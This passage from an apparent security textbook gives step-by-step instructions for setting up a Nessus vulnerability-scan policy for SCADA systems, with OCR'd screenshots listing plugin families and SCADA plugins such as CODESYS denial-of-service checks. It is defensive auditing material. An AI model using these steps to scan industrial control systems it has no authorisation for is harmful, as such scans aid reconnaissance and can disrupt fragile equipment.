
☑ SNMP

☑ Only run network port scanners if local port enumeration failed

☐ Verify open TCP ports found by local port enumerators

Figure 18.97: Screenshot of Nessus showing New Policy settings

- **Step 3:** Check whether **SCADA** plugins exist under the **Plugins** tab. If not, the results appear only for non-SCADA ports.


Nessus
Scans
Settings
Filter
Search Plugin Families
admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Customized Reports
Scanners
Settings
Credentials
Plugins


New Policy / Basic Network Scan
‹ Back to Policy Templates

Peer-To-Peer File Sharing	91
PhotonOS Local Security Checks	173
Red Hat Local Security Checks	5080
RPC	38
SCADA	308
Scientific Linux Local Security Checks	2542
Service detection	439
Settings	90
Slackware Local Security Checks	1084
SMTP problems	140
SNMP	33

PLUGIN NAME	PLUGIN ID
3S CODESYS 2.x Development System Detection (credentialed check)	72556
3S CODESYS Runtime Toolkit < 2.4.7.48 PLCWinNT DoS	86573
3S CODESYS Runtime Toolkit < 2.4.7.48 PLCWinNT DoS (credentialed ch...	86572
3S CoDeSys Runtime Toolkit NULL Pointer Dereference (credentialed ch...	72557
3S CoDeSys Runtime Toolkit NULL Pointer Dereference (uncredentialed ...	72558
7-Technologies / Schneider-Electric IGSS Data Collector Detection	87208
7-Technologies / Schneider-Electric IGSS Detection	52961
7-Technologies / Schneider-Electric IGSS ODBC Service Detection	89029
7-Technologies / Schneider-Electric IGSS ODBC Version Identification	89032
7-Technologies AQUIS Detection	58448

Figure 18.98: Screenshot of Nessus showing SCADA plugins

- **Step 4:** Save the policy. Then, open the **My Scans** folder and select the **New Scan**. Click on the **User Defined** policy section and choose the policy created in **Step 1**.


Nessus
Scans
Settings
admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Customized Reports
Scanners
Scanner
User Defined
Search Library

Scan Templates
‹ Back to Scans


Database Compliance Audit
A user defined policy.

Demo for SCADA
A user defined policy.

Web Application audit
A user defined policy.

Figure 18.99: Screenshot of Nessus showing scan templates

